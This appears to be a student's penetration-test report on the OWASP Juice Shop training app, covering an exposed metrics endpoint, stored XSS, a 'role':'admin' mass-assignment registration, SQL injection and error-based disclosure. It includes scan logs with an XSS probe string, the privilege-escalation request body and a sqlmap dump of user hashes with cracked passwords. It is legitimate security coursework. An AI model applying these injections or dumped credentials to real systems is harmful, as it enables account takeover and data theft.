The identification of the `/metrics` endpoint represents a significant failure in the application's observability posture. In alignment with modern security frameworks, this is categorized as an **Observability Failure**, as the application does not implement the necessary authorization controls to restrict sensitive system telemetry to administrative monitoring roles. This bypasses the principle of least privilege by exposing internal infrastructure health data to the public.

Evidence

Timestamp: 2026-02-11, 14:53:56 GMT (verified via Burp Suite Response header).

Path (URL): `http://FSjuice1:3000/metrics`

Discovery Tool: Nuclei

Description: The Nuclei scan output confirmed that the **/metrics** path is publicly accessible. Manual verification via browser shows a full dump of Node.js and system-level metrics (like **nodejs_heap_size_total_bytes**), confirming the leak of internal operational data.

Step 1: Scan with Nuclei and discover /metrics

```
PS C:\Users\danie> docker exec -it daniel-tools nuclei -u http://FSjuicel:3000

nuclei
v3.7.0
projectdiscovery.io

[INF] nuclei-templates are not installed, installing...
[INF] Successfully installed nuclei-templates at /root/.local/nuclei-templates
[WRN] Found 3 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.7.0 (latest)
[INF] Current nuclei-templates version: v10.3.8 (latest)
[INF] New templates added in latest release: 457
[INF] Templates loaded for current scan: 9630
[INF] Executing 9628 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 2 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 2207 (Reduced 2085 Requests)
[INF] Using Interactsh Server: oast.live
[swagger-api] [http] [info] http://FSjuicel:3000/api-docs/swagger.yaml [paths="/api-docs/swagger.yaml"]
[missing-err] [http] [info] http://FSjuicel:3000 ["cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js", "cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js", "cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css"]
[INF] Skipped FSjuicel:3000 from target list as found unresponsive permanently: cause="no address found for host" chain="got err while executing http://[FSjuicel:3000:9780]:3000/api/v1/user-assets/nfc"
[adventist-detector] [http] [info] http://FSjuicel:3000
[deprecated-feature-policy] [http] [info] http://FSjuicel:3000 ["payment 'self'"]
[owasp-juice-shop-detect] [http] [info] http://FSjuicel:3000
[robots-txt] [http] [info] http://FSjuicel:3000/robots.txt
[fingerprinthub-web-fingerprints:ga-system] [http] [info] http://FSjuicel:3000
[x-recruiting-header] [http] [info] http://FSjuicel:3000 ["#/jobs"]
[robots-txt-endpoint:endpoints] [http] [info] http://FSjuicel:3000/robots.txt ["ftp"]
[security-txt] [http] [info] http://FSjuicel:3000/.well-known/security.txt ["mailto:donotreply@owasp-juice.shop"]
[http-missing-security-headers:permissions-policy] [http] [info] http://FSjuicel:3000
[http-missing-security-headers:clear-site-data] [http] [info] http://FSjuicel:3000
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://FSjuicel:3000
[http-missing-security-headers:strict-transport-security] [http] [info] http://FSjuicel:3000
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://FSjuicel:3000
[http-missing-security-headers:referrer-policy] [http] [info] http://FSjuicel:3000
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://FSjuicel:3000
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://FSjuicel:3000
[http-missing-security-headers:content-security-policy] [http] [info] http://FSjuicel:3000
[prometheus-metrics] [http] [medium] http://FSjuicel:3000/metrics
[INF] Skipped FSjuicel:4040 from target list as found unresponsive permanently: cause="port closed or filtered" address=FSjuicel:4040 chain="connection refused; got err while executing https://FSjuicel:4040/jobs/?\><script>alert(document.domain)</script>"
[caa-fingerprint] [dns] [info] FSjuicel
[INF] Scan completed in 1m. 21 matches found.
PS C:\Users\danie>
```

Daniel Hållbro @ CS25 IT- and Cybersecurity Specialist

Vulnerability analysis of OWASP Juice Shop for

Application Security (25p)

Step 2: Visit /metric while not being logged in and identify nodejs

```
# HELP nodejs_heap_size_total_bytes Process heap size from Node.js in bytes.
# TYPE nodejs_heap_size_total_bytes gauge
nodejs_heap_size_total_bytes(app="juiceshop") 3468986496

# HELP nodejs_heap_size_used_bytes Process heap size used from Node.js in bytes.
# TYPE nodejs_heap_size_used_bytes gauge
nodejs_heap_size_used_bytes(app="juiceshop") 1839764752

# HELP nodejs_external_memory_bytes Node.js external memory size in bytes.
# TYPE nodejs_external_memory_bytes gauge
nodejs_external_memory_bytes(app="juiceshop") 4204500

# HELP nodejs_heap_space_size_total_bytes Process heap space size total from Node.js in bytes.
# TYPE nodejs_heap_space_size_total_bytes gauge
nodejs_heap_space_size_total_bytes(space="read_only",app="juiceshop") 0
nodejs_heap_space_size_total_bytes(space="new",app="juiceshop") 1048576
nodejs_heap_space_size_total_bytes(space="old",app="juiceshop") 3448553472
nodejs_heap_space_size_total_bytes(space="code",app="juiceshop") 7602176
nodejs_heap_space_size_total_bytes(space="shared",app="juiceshop") 0
nodejs_heap_space_size_total_bytes(space="trusted",app="juiceshop") 3715072
nodejs_heap_space_size_total_bytes(space="new_large_object",app="juiceshop") 0
nodejs_heap_space_size_total_bytes(space="large_object",app="juiceshop") 7831552
nodejs_heap_space_size_total_bytes(space="code_large_object",app="juiceshop") 155648
nodejs_heap_space_size_total_bytes(space="shared_large_object",app="juiceshop") 0
nodejs_heap_space_size_total_bytes(space="trusted_large_object",app="juiceshop") 0

# HELP nodejs_heap_space_size_used_bytes Process heap space size used from Node.js in bytes.
# TYPE nodejs_heap_space_size_used_bytes gauge
nodejs_heap_space_size_used_bytes(space="read_only",app="juiceshop") 0
nodejs_heap_space_size_used_bytes(space="new",app="juiceshop") 540408
nodejs_heap_space_size_used_bytes(space="old",app="juiceshop") 1822186940
nodejs_heap_space_size_used_bytes(space="code",app="juiceshop") 6044032
nodejs_heap_space_size_used_bytes(space="shared",app="juiceshop") 0
nodejs_heap_space_size_used_bytes(space="trusted",app="juiceshop") 3153424
nodejs_heap_space_size_used_bytes(space="new_large_object",app="juiceshop") 0
nodejs_heap_space_size_used_bytes(space="large_object",app="juiceshop") 7710960
nodejs_heap_space_size_used_bytes(space="code_large_object",app="juiceshop") 138432
nodejs_heap_space_size_used_bytes(space="shared_large_object",app="juiceshop") 0
nodejs_heap_space_size_used_bytes(space="trusted_large_object",app="juiceshop") 0

# HELP nodejs_heap_space_size_available_bytes Process heap space size available from Node.js in bytes.
# TYPE nodejs_heap_space_size_available_bytes gauge
nodejs_heap_space_size_available_bytes(space="read_only",app="juiceshop") 0
nodejs_heap_space_size_available_bytes(space="new",app="juiceshop") 490504
nodejs_heap_space_size_available_bytes(space="old",app="juiceshop") 1565678192
nodejs_heap_space_size_available_bytes(space="code",app="juiceshop") 1082080
nodejs_heap_space_size_available_bytes(space="shared",app="juiceshop") 0
nodejs_heap_space_size_available_bytes(space="trusted",app="juiceshop") 492384
nodejs_heap_space_size_available_bytes(space="new_large_object",app="juiceshop") 1048576
nodejs_heap_space_size_available_bytes(space="large_object",app="juiceshop") 0
nodejs_heap_space_size_available_bytes(space="code_large_object",app="juiceshop") 0
nodejs_heap_space_size_available_bytes(space="shared_large_object",app="juiceshop") 0
nodejs_heap_space_size_available_bytes(space="trusted_large_object",app="juiceshop") 0
```

Burp confirmation

Request

```
1 GET /metrics HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not (A:Brand);v=8", "Chromium";v="144"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: sv-SE,sv;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=YznW7J5pM2ky8bg5d83bc1fLMuy5IK5yvvFYMcKwcj3pARoe24nLwWrvXVQ3
16 Connection: keep-alive
17
18
```

Response

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; version=0.0.4; charset=utf-8
3 Date: Wed, 11 Feb 2026 14:53:56 GMT
4 Connection: keep-alive
5 Keep-Alive: timeout=5
6 Content-Length: 24857
7
8 # HELP file_uploads_count Total number of successful file uploads grouped by file type.
9 # TYPE file_uploads_count counter
10
11 # HELP file_upload_errors Total number of failed file uploads grouped by file type.
12 # TYPE file_upload_errors counter
13
14 # HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
15 # TYPE juiceshop_startup_duration_seconds gauge
16 juiceshop_startup_duration_seconds(task="validateConfig",app="juiceshop") 0.018159621
17 juiceshop_startup_duration_seconds(task="cleanupPtpFolder",app="juiceshop") 0.039668505
18 juiceshop_startup_duration_seconds(task="validatePreconditions",app="juiceshop") 0.056259657
19 juiceshop_startup_duration_seconds(task="datacreator",app="juiceshop") 5.658801445
20 juiceshop_startup_duration_seconds(task="customizeApplication",app="juiceshop") 0.008702759
21 juiceshop_startup_duration_seconds(task="customizeEasterEgg",app="juiceshop") 0.003472678
22 juiceshop_startup_duration_seconds(task="ready",app="juiceshop") 5.71
23
24 # HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
25 # TYPE process_cpu_user_seconds_total counter
26 process_cpu_user_seconds_total(app="juiceshop") 1339.580508
27
28 # HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
29 # TYPE process_cpu_system_seconds_total counter
30 process_cpu_system_seconds_total(app="juiceshop") 574.17759
31
32 # HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
33 # TYPE process_cpu_seconds_total counter
```

Recommendations

1. **Network-Level Access Control:** Restrict access to the `/metrics` endpoint at the firewall or reverse-proxy level, allowing only authorized internal monitoring IP addresses.
2. **Authentication:** Implement mandatory authentication for all observability and management endpoints to prevent unauthorized reconnaissance.

9. Vulnerability 5 [Stored XSS + Cookie Theft]

Nivå	Typ av sårbarhet	OWASP (2025)	CWE
High	Stored XSS	A05:2025 Injection	CWE-79: Improper Neutralization of Input During Web Page Generation

CIA-Triaden / KRT	
Confidentiality (C):	High. Successful exploitation allows for the theft of administrative session cookies (JWT tokens). This grants an attacker full access to the victim's account and all sensitive data associated with it.
Integrity (I):	High. Since the attacker can assume the identity of an administrator, they can modify application data, delete users, or change product prices, directly compromising the integrity of the system.
Availability (A)	Medium. An attacker with administrative access could potentially delete critical resources or change configurations that lead to a denial of service for other users.

Background

The vulnerability was identified within the application's REST API, specifically the `/api/Products` endpoint. While the frontend application implements JavaScript-based sanitization, the backend fails to perform equivalent server-side validation. By bypassing the UI and interacting directly with the API using **Burp Suite**, a malicious payload was successfully planted and stored in the database.

Evidence

Timestamp: 2026-02-13, 15:07:39 GMT (verified via Python listener logs).


Path (Injection): http://localhost:3000/api/Products/6

Path (Trigger): http://localhost:3000/#/search?q=banana%20juice

Payload:

Description: The vulnerability was confirmed by injecting a malicious payload into the description of "Banana Juice" (ID 6). Because the backend API allows unauthorized **PUT** requests and fails to sanitize the input, the payload is persisted. When any user searches for "banana juice" and views the product details, the payload executes.

Step 1: Send a random request in Burp to Repeater and make it a PUT request targeting `/api/Products/6`.



10. Vulnerability 6 [Broken Access Control (Administrative rights for new user)]

Nivå	Typ av sårbarhet	OWASP (2025)	CWE
Critical	Broken Access Control	A01:2025 Broken Access Control	CWE-266 Incorrect Privilege Assignment

CIA-Triaden / KRT	
Confidentiality (C):	High. By registering as an administrator, an attacker gains unauthorized access to the entire user database, including personal details, addresses, and order histories of all customers.
Integrity (I):	High. With administrative access, the attacker can modify any data within the application, change product prices, delete user accounts, or alter system-wide settings.
Availability (A)	High. An admin has the power to delete critical resources, ban all users, or change configuration settings that could render the application unusable.

Background

The vulnerability exists in the user registration API endpoint. When registering a new account, the application accepts and processes all JSON fields sent in the request without validating which fields should be user-controllable.

This means an attacker can add extra fields to the registration request that shouldn't be accessible through the normal UI, such as the "role" parameter. By setting "role": "admin" in the registration request, a regular user can assign themselves administrator privileges during account creation.

Evidence

Timestamp: 2026-02-12, 12:42:47 GMT (verified via Burp Suite Response header).

Path (URL): http://localhost:3000/api/Users/

Injected payload (Modification): "role":"admin",

Description: During the registration of a new user, the HTTP request was intercepted using Burp Suite. The JSON body was modified to include the **"role": "admin"** parameter. The server accepted this unauthorized attribute and created the account with administrative privileges, confirmed by the appearance of the "Administration" panel and the "Admin Registration" success banner upon login.

Step 1: Initiate account creation

The screenshot shows the 'User Registration' form in the OWASP Juice Shop application. The form is set against a dark background. It includes fields for 'Email*' (filled with 'very_legit_admin@hack3r.pwned'), 'Password*' (masked with dots), and 'Repeat Password*'. There are character count indicators: 'Password must be 5-40 characters 11/20' and 'Show password advice 11/40'. A 'Security Question*' dropdown is set to 'Your favorite movie?'. Below it, an 'Answer*' field contains 'lotr'. A 'Register' button is at the bottom, with a link 'Already a customer?' underneath.

Step 2: Intercept Register request in Burp and add "role": "admin"

The screenshot shows the Burp Suite interface. At the top, there's a toolbar with 'Intercept on', 'Forward all', and 'Drop' buttons. Below is a table of intercepted requests:

Time	Type	Direction	Method	URL	Status code	Length
13:47:18 12 Feb...	HTTP	→ Request	POST	http://localhost:3000/api/Users/		
13:47:23 12 Feb...	WS	← To client		http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=lkmDPWZAJ2Rh6VvVAAAX		1
13:47:31 12 Feb...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PrHv6zC		
13:47:54 12 Feb...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PrHv6zC		


Below the table, the 'Request' tab is selected, showing the raw JSON body of the intercepted POST request:

```
{
  "email": "very_legit_admin@hack3r.pwned",
  "password": "Password123",
  "passwordRepeat": "Password123",
  "role": "admin",
  "securityQuestion": {
    "id": 1,
    "question": "Your favorite movie?",
    "createdAt": "2026-02-12T05:17:43.648Z",
    "updatedAt": "2026-02-12T05:17:43.648Z"
  },
  "securityAnswer": "lotr"
}
```


The 'Inspector' panel on the right shows the request attributes, query parameters, cookies, and headers.

Step 3: Enjoy admin privileges

Daniel Hållbro @ CS25 IT- and Cybersecurity Specialist
Vulnerability analysis of OWASP Juice Shop for
Application Security (25p)



Burp confirmation:



Recommendations

1. **Input Allow-listing:** Configure the API to only accept a strict "allow-list" of properties (like **email** and **password**) from the client side. All other fields, especially those related to authorization like **role**, must be ignored.
2. **Server-side Role Assignment:** Ensure that the user role is hardcoded to a low-privilege default, like **customer**, within the backend logic during the registration process.
3. **Data Transfer Objects (DTOs):** Use DTOs to strictly define the data structure expected by the API, ensuring that internal model properties are never exposed to or modifiable by direct client input.

11. Vulnerability 7 [SQL Injection (Authentication Bypass & Data Extraction)]

Nivå	Typ av sårbarhet	OWASP (2025)	CWE
High	SQL Injection (SQLi)	A05:2025 Injection	CWE-89: Improper Neutralization of Special Elements used in an SQL Command

CIA-Triaden / KRT	
Confidentiality (C):	High. An attacker can extract the entire user database, including email addresses and hashed passwords, compromising the privacy of all registered users.
Integrity (I):	High. By bypassing authentication, an attacker can gain administrative privileges, allowing them to modify application data, user profiles, and system configurations.
Availability (A)	Medium. Maliciously crafted SQL queries can be used to perform resource-intensive operations, potentially leading to a Denial of Service (DoS) on the database engine.

Background

The application's login endpoint fails to use parameterized queries (Prepared Statements) when interacting with the backend SQLite database. Instead, user input from the "email" field is concatenated directly into the SQL query string. This architectural flaw allows an attacker to manipulate the query logic, bypass authentication mechanisms, and perform arbitrary database queries to exfiltrate sensitive information.

Evidence

Timestamp: 2026-02-13, 15:33:40 GMT (verified via Burp Suite Response).

Path (Injection): `http://localhost:3000/rest/user/login`

Tools used: Burp Suite (Repeater, JWT Editor), sqlmap.



Step 3: Automated Data Dump for all users, using sqlmap

```
Database: <current>
Table: Users
[30 entries]
```

email	password
Hack3r_Man@1337.pwned	0192023a7bbd73250516f069df18b500 (admin123)
J12934@juice-sh.op	e541ca7ecf72b8d1286474fc613e5e45 (ncc-1701)
Stored.XSS@Cookie.Theft	0c36e517e3fa95aabf1bbffc6744a4ef
Stored.XSS@Cookie.Thief	6edd9d726cbdc873c539e41ae8757b8c
accountant@juice-sh.op	861917d5fa5f1172f931dc700d81a8fb
admin@juice-sh.op	3869433d74e3d0c86fd25562f836bc82
amy@juice-sh.op	f2f933d0bb0ba057bc8e33b8ebd6d9e8
bender@juice-sh.op	b03f4b0ba8b458fa0acdc02cdb953bc8
bjoern.kimminich@gmail.com	3c2abc04e4a6ea8f1327d0aae3714b7d
bjoern@juice-sh.op	9ad5b0492bbe528583e128d2a8941de4
bjoern@owasp.org	030f05e45e30710c3ad3c32f00de0473
chris.pike@juice-sh.op	7f311911af16fa8f418dd1a3051d6810
ciso@juice-sh.op	9283f1b2e9669749081963be0462e466
demo	10a783b9ed19ea1c67c3a27699f0095b
emma@juice-sh.op	963e10f92a70b4b463220cb4c5d636dc
ethereum@juice-sh.op	05f92148b4b60f7dacd04cceebb8f1af
hack3r_man@1337.pwned	fe01ce2a7fbac8fafaed7c982a04e229 (demo)
jim@juice-sh.op	00479e957b6b42c459ee5746478e4d45
john@juice-sh.op	402f1c4a75e316afec5a6ea63147f739
mc.safesearch@juice-sh.op	e9048a3f43dd5e094ef733f3bd88ea64
morty@juice-sh.op	2c17c6393771ee3048ae34d6b380c5ec (private)
stan@juice-sh.op	b616a64605a07941fbd31868aea3b54b
support@juice-sh.op	482c811da5d5b4bc6d497ffa98491e38 (password123)
testing@juice-sh.op	65d671ec9787b32cfb7e33188be32ff7 (pooppoop)
uvogin@juice-sh.op	42f749ade7f9e195bf475f37a44cafc (Password123)
very_legit_admin@1337.pwned	42f749ade7f9e195bf475f37a44cafc (Password123)
very_legit_admin@hack3r.1337	42f749ade7f9e195bf475f37a44cafc (Password123)
very_legit_admin@hack3r.1338	42f749ade7f9e195bf475f37a44cafc (Password123)
very_legit_admin@hack3r.pwned	482c811da5d5b4bc6d497ffa98491e38 (password123)
wurstbrot@juice-sh.op	482c811da5d5b4bc6d497ffa98491e38 (password123)

Recommendations

1. **Parameterized Queries:** Implement prepared statements for all database interactions. This ensures that user input is always treated as data, never as executable SQL code.
2. **Input Validation:** Enforce strict server-side validation on the **email** field to ensure it conforms to expected formats and does not contain SQL special characters (like ', --, ;).
3. **Upgrade Hashing Algorithms:** Transition from MD5 to a robust, salted hashing algorithm such as **Argon2** or **bcrypt** to protect user credentials in the event of a database leak.

12. Vulnerability 8 [Information Disclosure via Error Messages]

Nivå	Typ av sårbarhet	OWASP (2025)	CWE
Medium	Improper Error Handling	A10:2025 Mishandling of Exceptional Conditions	CWE-209: Generation of Error Message Containing Sensitive Information

CIA-Triaden / KRT	
Confidentiality (C):	Medium. The application leaks internal file paths, framework versions (Express ^4.21.0), and the logic used for file verification (fileServer.js).
Integrity (I):	None.
Availability (A)	None.

Background

Attackers target backup files (**.bak**) because they often contain sensitive source code or configuration data and frequently bypass standard web filters. In this case, attempting to access **package.json.bak** triggered a server-side exception. Because the application lacks proper error handling, it returned a full Node.js stack trace to the browser. This leaks internal file paths and library versions, providing a technical "roadmap" that simplifies further attacks.

Evidence

Timestamp: 2026-02-16, 15:10:53 GMT (verified via Burp Suite Response).

Path (Injection): http://localhost:3000/ftp/package.json.bak


Tools used: Burp Suite, Gobuster.

Description: Attempting to access a restricted file extension in the **/ftp** directory triggers an unhandled exception that is rendered in the browser.


Step 1: As we did in Vulnerability 3 - We start with Gobuster to discover access to **/ftp** without being logged in!

```
PS C:\Users\danie> docker exec -it daniel-tools gobuster dir -u http://FSjuice1:3000 -w /opt/SecLists/Discovery/Web-Content/common.txt --exclude-length 7505
5
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[*] Url: http://FSjuice1:3000
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /opt/SecLists/Discovery/Web-Content/common.txt
[*] Negative Status codes: 404
[*] Exclude Length: 7505
[*] User Agent: gobuster/3.8.2
[*] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
..well-known/security.txt (Status: 200) [Size: 475]
Video (Status: 200) [Size: 10075518]
api (Status: 500) [Size: 3017]
api/experiments (Status: 500) [Size: 3041]
api/experiments/configurations (Status: 500) [Size: 3071]
apis (Status: 500) [Size: 3019]
assets (Status: 301) [Size: 156] [--> /assets/]
ftp (Status: 200) [Size: 12736]
profile (Status: 500) [Size: 1043]
promotion (Status: 200) [Size: 6586]
redirect (Status: 500) [Size: 3119]
rest (Status: 500) [Size: 3019]
restaurants (Status: 500) [Size: 3023]
restore (Status: 500) [Size: 3025]
restored (Status: 500) [Size: 3027]
restricted (Status: 500) [Size: 3031]
robots.txt (Status: 200) [Size: 28]
security.txt (Status: 200) [Size: 475]
video (Status: 200) [Size: 10075518]
Progress: 4751 / 4751 (100.00%)
=====
